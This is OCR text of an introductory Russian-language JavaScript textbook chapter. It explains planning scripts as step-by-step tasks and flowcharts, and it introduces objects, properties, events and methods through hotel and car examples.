
СОЗДАНИЕ СЦЕНАРИЯ

Перед написанием сценария необходимо обозначить желаемую цель, а затем составить список задач, которые должны быть решены для ее достижения.

Человек может выполнять довольно сложные операции, практически не задумываясь о том, как он это делает. Например, многие умеют водить машину, посылать электронные сообщения и готовить завтрак без каких-либо подробных инструкций. Но когда мы еще не привыкли выполнять такие действия, они кажутся нам очень сложными. Поэтому, осваивая новый навык, мы зачастую разбиваем его на мелкие подзадачи, а затем учимся выполнять каждую в отдельности. По мере накопления опыта такие подзадачи выполняются все быстрее и кажутся проще.

Некоторые сценарии, что вы успеете прочитать или написать к тому моменту, как проштудируете книгу, будут довольно сложными. На первый взгляд какие-то из них даже могут показаться устрашающими. Однако любой сценарий — это всего лишь набор кратких инструкций. Инструкции выполняются по порядку, позволяя решить стоящую перед вами задачу. Вот почему программирование сценария напоминает написание кулинарного рецепта или руководства, а сам сценарий позволяет компьютеру решать задачу поэтапно, шаг за шагом.

Однако необходимо отметить, что компьютер не способен обучаться, подобно людям. Он не накапливает опыта, поэтому всякий раз при решении задачи должен выполнять все инструкции от начала и до конца. Программа должна давать компьютеру достаточно подробное описание решения, поскольку он всегда выполняет задачу так, словно столкнулся с ней впервые.



Начните с общей картины того процесса, который собираетесь выполнить, и разбейте его на небольшие подзадачи.

1. ОПРЕДЕЛИТЕ ЦЕЛЬ

Для начала вам нужно описать ту задачу, которую вы хотите решить. Можно сказать, что вы формулируете ее для компьютера.

2. СПРОЕКТИРУЙТЕ СЦЕНАРИЙ

Чтобы спроектировать сценарий, необходимо разбить путь к цели на несколько этапов, которые должны быть пройдены для решения задачи. Такую последовательность можно представить в виде блок-схемы.

Затем нужно выписать те отдельные шаги, которые компьютер должен будет выполнить для решения каждой из описанных подзадач (а также всю необходимую для этого информацию). Данный процесс напоминает написание рецепта.

3. ОПИШИТЕ КАЖДЫЙ ШАГ НА ЯЗЫКЕ ПРОГРАММИРОВАНИЯ


Все этапы решения задачи должны быть выражены на языке программирования, понятном компьютеру. Нам с вами предстоит программировать на JavaScript.

Возможно, вам захочется сразу приступить к написанию кода, однако лучше не спешить и тщательно спроектировать будущий сценарий.

РАЗРАБОТКА СЦЕНАРИЯ: ЗАДАЧИ

Определившись с тем, для чего предназначен ваш сценарий, вы можете приступить к проработке отдельных задач, которые будут решаться на пути к цели. Такое общее представление о предстоящих задачах можно изобразить в виде блок-схемы.

БЛОК-СХЕМА: ЗАДАЧИ ГОРНИЧНОЙ



РАЗРАБОТКА СЦЕНАРИЯ: ЭТАПЫ

Решение каждой отдельной задачи легко представить как пошаговую последовательность. Если вы готовы приступить к программированию сценария, то все эти шаги можете выразить в виде отдельных строк кода.

СПИСОК: ПОЭТАПНОЕ ОПИСАНИЕ УБОРКИ В НОМЕРЕ

ЭТАП 1 Убрать несвежие постели.

ЭТАП 2 Протереть все поверхности.

ЭТАП 3 Пропылесосить пол.

ЭТАП 4 Застелить чистое постельное белье.

ЭТАП 5 Убрать использованные полотенца

ЭТАП 6 Вымыть туалет, ванну, раковину

ЭТАП 7 Положить новые полотенца

STEP 8 Вымыть пол в ванной.

На следующей странице вы убедитесь, что этапы, которые компьютер проходит в процессе решения задачи, могут значительно отличаться от действий, что могли бы предпринять мы с вами.

ОТ ЭТАПОВ К КОДУ


Все этапы выполнения каждой из задач, представленные в блок-схеме, должны быть описаны на языке программирования, чтобы их мог выполнить компьютер.

В этой книге мы будем заниматься программированием на языке JavaScript, в частности, для взаимодействия с браузером.
При изучении языка программирования, как и при изучении иностранного языка, вы должны усвоить определенные языковые компоненты:

- **словарь:** ключевые слова, понятные компьютеру;
- **синтаксис:** правила построения «фраз» для создания инструкций, которым может следовать компьютер.

Если вы новичок в программировании, то вам нужно будет изучить не только язык JavaScript, но и разобраться, как компьютер достигает различных целей. Для этого он использует *программный* подход к решению задач.

Компьютеры действуют очень логично и послушно. Вы должны во всех деталях описать тот процесс, который должна выполнить машина — и она в точности будет следовать всем вашим командам. Поскольку при взаимодействии с компьютером приходится давать совсем не такие команды, какие понял бы человек, все начинающие программисты допускают при работе множество ошибок. Не отчаивайтесь — в главе 10 мы поговорим о том, как программист может выяснить, что в программе пошло не так. Этот процесс называется *отладкой*.



Необходимо научиться думать как компьютер, ведь он решает задачи совсем не так, как человек.

Компьютер делает это *программно*. Он выполняет ряд инструкций, одну за другой. Такие команды зачастую формулируются далеко не так, как потребовалось бы при постановке задачи перед человеком. Поэтому далее вы не только станете изучать словарь и синтаксис языка JavaScript, но и будете учиться писать понятные компьютеру инструкции.

Например, взгляните на рисунок слева. Как вы определите, какая из фигурок самая высокая? Чтобы такую задачу смог решить компьютер, ему нужно дать подробное описание всех необходимых шагов. Это можно сделать, например, следующим образом.

1. Найди высоту первой фигурки.
2. Предположи, что эта фигурка является самой высокой.
3. По порядку определи высоту всех оставшихся фигурок. Сравни их высоту с высотой первой — самой высокой, найденной до сих пор.
4. На каждом этапе сравнения есть вероятность найти фигурку, высота которой окажется больше, нежели у той, что сейчас считается самой высокой. В таком случае самой высокой станет эта найденная тобой фигурка.
5. Проверив все фигурки, сообщи, какая из них в итоге оказалась самой высокой.


Таким образом, компьютеру приходится перебрать все фигурки по очереди и выполнить над каждой из них одинаковую проверку: «Является ли данная фигурка более или менее высокой, нежели та, которая считается самой высокой по состоянию на настоящий момент?» Как только такая операция будет выполнена над каждой из фигурок, компьютер даст вам ответ.


ОПРЕДЕЛЕНИЕ ЦЕЛИ И ПРОЕКТИРОВАНИЕ СЦЕНАРИЯ

Давайте рассмотрим, как можно написать сценарий другого типа. В следующем примере вычисляется стоимость именной таблички. Клиенты оплачивают каждую букву в надписи.

Первым делом необходимо детально описать цели сценария (что с его помощью мы будем делать).

Пользователь может добавить на табличку имя. Цена каждой буквы — 5 ₽. Когда пользователь вводит имя, мы показываем ему, сколько оно будет стоить.






1. Сценарий срабатывает при нажатии кнопки.
2. Он собирает информацию, введенную в форму.
3. Затем он проверяет, ввел ли пользователь вообще хоть какое-нибудь значение.
4. Если пользователь не ввел ничего, то появляется надпись, напоминающая, что это нужно сделать.
5. Если имя введено, сценарий рассчитывает стоимость таблички, умножая стоимость одной буквы на общее число таковых.
6. На экран выводится итоговая стоимость таблички.


Цифры списка соответствуют блок-схеме, изображенной на следующей странице.

ПРЕДСТАВЛЕНИЕ ЗАДАЧ В ВИДЕ БЛОК-СХЕМЫ

Зачастую сценарий в зависимости от ситуации должен выполнять различные задачи. Можно использовать блок-схемы, чтобы увидеть, как эти задачи сочетаются друг с другом. На блок-схемах в виде линий отображаются связи между этапами.



РАСШИФРОВКА БЛОК-СХЕМЫ



Стрелки показывают, как сценарий переходит от одной задачи к следующей. Различные фигуры соответствуют разным типам задач. В некоторых точках принимаются решения, в зависимости от которых выполнение кода идет по одному или по другому пути.

В главе 2 мы поговорим о том, как выразить этот пример в виде кода. Кроме того, на страницах книги вы встретите много других блок-схем, а также изучите код, помогающий справиться с любым типом подобных ситуаций.

Некоторые опытные программисты используют более сложные разновидности схем, специально предназначенные для выражения взаимосвязей в коде. Однако такой профессиональный графический язык сложнее изучить. Наши простые блок-схемы помогут вам понять, как работает тот или иной сценарий, не отвлекаясь при этом от изучения языка программирования.

ОБЗОР
ОСНОВЫ ПРОГРАММИРОВАНИЯ

А: Что такое сценарий и как его написать

- Сценарий — это серия инструкций, которым следует компьютер для достижения цели.
- При каждом прогоне сценария он может выполнять не все записанные в нем инструкции, а только их часть.
- Компьютеры решают задачи не так как люди, поэтому ваши инструкции должны позволять решать задачу программно.
- Приступая к написанию сценария, разбейте путь к вашей цели на ряд подзадач, а затем проработайте все шаги, необходимые для ее достижения (возможно, для этого понадобится нарисовать блок-схему).

1/Б

КАКОЕ МЕСТО КОМПЬЮТЕРЫ ЗАНИМАЮТ В НАШЕМ МИРЕ


КОМПЬЮТЕРЫ МОДЕЛИРУЮТ РЕАЛЬНЫЙ МИР, ОПИРАЯСЬ НА ИМЕЮЩИЕСЯ ДАННЫЕ

Ниже представлена модель отеля, рядом с которой находятся модели деревьев, людей и автомобилей. Для человека очевидно, какому явлению реального мира соответствует каждая из этих моделей.

В компьютере не заложено готовых сведений о том, что такое «отель» или «автомобиль». Компьютер не знает, для чего они нужны. У ноутбука и смартфона никогда не будет любимой марки автомобиля, они также не узнают, сколько звезд у конкретного отеля.

Так как же нам удается создавать при помощи компьютеров приложения для бронирования номеров в отелях и видеоигры, в которых пользователь может очутиться за рулем гоночного болида? Ответ заключается в том, что программист создает своеобразные модели, предназначенные именно для компьютеров.

Программист строит такие модели, используя данные. Это может показаться немного странным или даже страшноватым, но не пугайтесь! Дело в том, что данные — это все, что требуется компьютеру для выполнения ваших команд и решения поставленных задач.



ОБЪЕКТЫ И СВОЙСТВА

Даже если бы вы не видели изображение на предыдущей странице (где представлены отель и автомобили), одни лишь текстовые надписи уже немало сообщили бы вам.

ОБЪЕКТЫ (ВЕЩИ)

В компьютерном программировании любое физическое тело, существующее в мире, может быть представлено в виде *объекта*. В данном случае на изображении есть объекты двух разных *типов*: автомобиль и отель.

Программист мог бы сказать, что здесь представлен один *экземпляр* объекта «отель» и два *экземпляра* объекта «автомобиль».

У каждого объекта могут быть собственные:

- свойства;
- события;
- методы.

Вместе они создают рабочую модель объекта.

СВОЙСТВА (ХАРАКТЕРИСТИКИ)

У обоих автомобилей есть общие характеристики: модель, цвет и двигатель. Можно даже определить текущую скорость автомобиля. Программисты именуют такие характеристики *свойствами* объекта.

У каждого свойства есть *имя* и *значение*. Все пары «имя/значение» сообщают определенную информацию о каждом отдельно взятом экземпляре объекта.

Самое очевидное свойство отеля — это его **name** (название). Отель называется **Tula**. Чтобы узнать, сколько номеров есть в отеле, нужно посмотреть значение свойства **rooms**.


Концепция пар «имя/значение» используется как в HTML, так и в CSS. В HTML атрибут подобен свойству; атрибуты обладают различными именами, и каждый из них способен иметь значение. Аналогично при работе с CSS можно изменить цвет заголовка, создав правило, которое задает свойству **color** конкретное значение. Другой пример: чтобы изменить гарнитуру шрифта, нужно присвоить определенное значение свойству **font-family**. Пары «имя/значение» широко применяются в программировании.

ОБЪЕКТ «ОТЕЛЬ»

Объект «отель» использует имена и значения свойств, чтобы предоставить информацию о конкретном отеле. Речь идет о названии отеля, количестве звезд (рейтинге), количестве номеров и о том, сколько номеров в отеле уже забронировано. Также можно сообщить о том, есть ли в этом отеле определенные удобства.

ОБЪЕКТЫ «АВТОМОБИЛЬ»

Оба объекта «автомобиль» обладают одними и теми же свойствами, но значения этих свойств у разных автомобилей отличаются. Свойства автомобиля позволяют узнать его марку, скорость, с которой в настоящее время движется автомобиль, цвет автомобиля, на каком топливе работает этот автомобиль.



СОБЫТИЯ

В реальном мире люди взаимодействуют с объектами, изменяя значения свойств этих объектов.

ЧТО ТАКОЕ СОБЫТИЕ?

Как правило, люди взаимодействуют с объектами некоторыми распространенными способами. Например, водитель автомобиля обычно использует как минимум две педали. Автомобиль отвечает на действия водителя по-разному, в зависимости от того, какую педаль тот нажмет:

- педаль газа заставляет автомобиль двигаться быстрее;
- педаль тормоза замедляет автомобиль.

Аналогично программы по-разному реагируют в тех случаях, когда пользователь осуществляет то или иное взаимодействие с компьютером. Например, если нажать на веб-странице ссылку для отправки сообщения, то на экране может появиться форма для связи. Если ввести слово в текстовое поле, то вполне вероятно, что компьютер автоматически запустит функцию поиска.

Когда имеет место *событие*, компьютер словно поднимает руку и говорит: «Эй, пользователь, вот что произошло!»

КАК РАБОТАЕТ СОБЫТИЕ?

Программист выбирает, на какие события следует реагировать. Когда происходит конкретное событие, оно может запустить тот или иной фрагмент кода.

Сценарии зачастую используют различные события для активации тех или иных фрагментов функционала.


Итак, сценарий определяет, на какие события программист собирается реагировать и которая часть сценария должна выполняться, если произойдет конкретное событие.

ОБЪЕКТ «ОТЕЛЬ»

В отеле регулярно бронируются номера. Всякий раз, когда это происходит, мы можем использовать событие book и запускать код, увеличивающий значение свойства bookings. Напротив, событие cancel запускает код, уменьшающий значение свойства bookings.

ОБЪЕКТ «АВТОМОБИЛЬ»

В дороге водитель то прибавляет скорость, то тормозит. Событие accelerate может запускать код, увеличивающий значение скорости (свойства currentSpeed), а событие brake — код, уменьшающий это значение. На следующей странице мы подробнее поговорим о коде, который реагирует на события и изменяет данные свойства.



МЕТОДЫ

Методы описывают, что можно сделать с объектом. Они способны извлекать или обновлять значения свойств объекта.

ЧТО ТАКОЕ МЕТОД?

Обычно метод описывает, какие действия допускается совершать над объектом в реальном мире.

Методы можно сравнить с вопросами и инструкциями следующего содержания:

- «Расскажи что-либо об этом объекте (используй информацию, сохраненную в его свойствах)»;
- «Измени значение одного или нескольких свойств данного объекта».

ЧТО ДЕЛАЕТ МЕТОД?

Код метода может содержать множество инструкций. Вместе все они образуют задачу.

